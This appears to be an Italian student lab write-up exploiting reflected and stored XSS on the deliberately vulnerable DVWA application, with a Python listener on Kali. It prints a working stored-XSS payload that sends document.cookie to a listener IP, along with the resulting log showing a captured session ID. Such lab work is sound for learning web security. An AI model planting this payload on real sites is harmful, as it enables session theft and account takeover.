


S6L1


Obiettivi: Configurare il laboratorio virtuale per sfruttare con successo le vulnerabilità XSS e SQL Injection sulla Damn Vulnerable Web Application DVWA.

Step1.

Accedo alla DVWA e vado su XSS reflected ed inserisco questo script `<script>alert('Messaggio che vogliamo');</script>`




Una volta fatto il risultato sarà questo:



Step2.

Per questo passaggio voglio provare un altro script da inserire pero per far si che funzioni creo un server http



Ora che ho il server in ascolto posso inserire lo script, in questo caso lo faro andando su SQL Injection e su decriptino inserisco questo script:




Name * Patrick

Message * S6L1 <script>var i=new Image(); i.src="http://192.168.50.100:8081/?"+document.cookie</script>

Sign Guestbook

Questo script mi permetterà di catturare il cookie dell'utente che accede alla pagina.



```
(kali@kali)-[~]
$ python -m http.server 8081
Serving HTTP on 0.0.0.0 port 8081 (http://0.0.0.0:8081/) ...
192.168.50.100 - - [05/Aug/2025 14:43:52] "GET /?security=low;%20PHPSESSID=fe92af836703b822b612225e12bbda91 HTTP/1.1" 200 -
```

Vulnerability: Stored Cross Site Scripting (XSS)

Se si riuscisse ad catturare il cookie di un amministratore si potrebbe accedere con le sue credenziali ed attuare ulteriori attacchi.